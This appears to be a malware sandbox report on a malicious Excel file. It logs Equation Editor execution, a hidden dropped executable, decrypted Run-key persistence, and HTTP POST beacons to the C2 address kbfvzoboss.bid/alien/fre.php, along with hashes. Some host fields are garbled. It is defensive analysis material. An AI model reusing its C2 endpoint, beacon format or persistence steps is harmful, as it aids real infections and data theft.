Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 220\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (344, ., 220, 0) Return: 220	8	2324
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (344, , 4048, 0) Return: ?	8	2324
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\3582-490\vbc.exe, %APPDATA%\FB8915\5EB4F7.exe, 0, 0, 1) Return: 1	8	2324
Add File	Path: %APPDATA%\FB8915\5EB4F7.exe Type: VSDT_EXE_MSIL	8	2324
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2324 File: %APPDATA%\FB8915\5EB4F7.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\FB8915\5EB4F7.exe		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;›e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1231544880, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (14cae20, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 16971532, 257) Return: 0	8	2324
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\FB8915\5EB4F7.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\FB8915		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;›e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1231544880, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (150c800, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16971552, 257) Return: 0	8	2324
Call System API	API Name: DnsQueryEx Args: (—‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—, 1, 40020000) Return: 123	8	2324
Call Network API	API Name: socket Args: (23, 2, 0) Return: 344	8	2324
Call Network API	API Name: socket Args: (2, 1, 6) Return: 344	8	2324
Call Network API	API Name: connect Args: (344, —‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—:80, 16) Return: 0	8	2324
Call Network API	API Name: send Args: (344, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 193\r\nConnection: close\r\n\r\n, 243, 0) Return: 243	8	2324
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 193\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (344, ., 193, 0) Return: 193	8	2324
Call Network API	API Name: recv Args: (344, , 4048, 0) Return: ?	8	2324
Detection	Threat Characteristic: Causes process to crash Process ID: 2324 Image Path: vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;›e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1224728864, 0) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (14cb2e0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16971552, 257) Return: 0	8	2324
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\FB8915\5EB4F7.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\FB8915\5EB4F7.exe		
Write File	Path: %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\1D53B1 Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\ Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		444

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		
Call Thread API	API Name: NtResumeThread Args: (Process:2064,) Return: ?		444
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1		444
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2064:msosqm.exe) Return: 1		444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0107		444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0108		444
Detection	Threat Characteristic: Creates process Process ID: 2064 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	444	2064
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3477A6FA.emf) Return: 1		444
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A959159D.emf) Return: 1		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: 13d		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: 13d		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		444
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	444	2064
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	444	2064
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	444	2064

▼ Screenshot



Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	98494EF434FFDFE844F360A309CFDDFEB95F3956
SHA-256	B265C50C4532B44241BA60761F7BB695E5A1743917993119D26676869648DDFE
MD5	9C8666A6E5C9B46C83FB7CC0C6658CC7
Size	1398883 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	NONAMEFL

Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
msosqmcached.dat	No risk	-	-	-	788	D3883C1DC3809473D601653A4B7AC0F098D4484C
E3E027D7.png	No risk	-	-	-	50311	B290F533537A734B7030CE1269AC8C5398754194
56CF6FD.png	No risk	-	-	-	79394	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
A89EA8A0.emf	No risk	-	-	-	7608	AC0601FFC173F50B56C3AE2265C61B76711FBE01
992E6A5B.emf	No risk	-	-	-	648132	F677467423105ACF39B76CB366F08152527052B3
CVRB437.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CFA658DA.png	No risk	-	-	-	51166	85B228BBC80DC60D40F4D3473E10B742E7B9039E
987037AE.png	No risk	-	-	-	84203	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
80235F13.jpeg	No risk	-	-	-	29499	45E34D715128C6954F589910E6D0429370D3E01A

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'+ Value: None		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 52ca0018		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0106		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		816
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 6bff6b8, 0) Return: 0		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'+ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a4 Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\1D3462 Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\1D3462 Value: None		816
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[816) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[816) Return: 1		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\1D3462 Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a4 Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\1D59EB Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T07:59:13Z		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T07:59:13Z		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T08:02:13Z		816
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 19cd460		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\1D59EB Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_JPG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_JPG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_JPG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
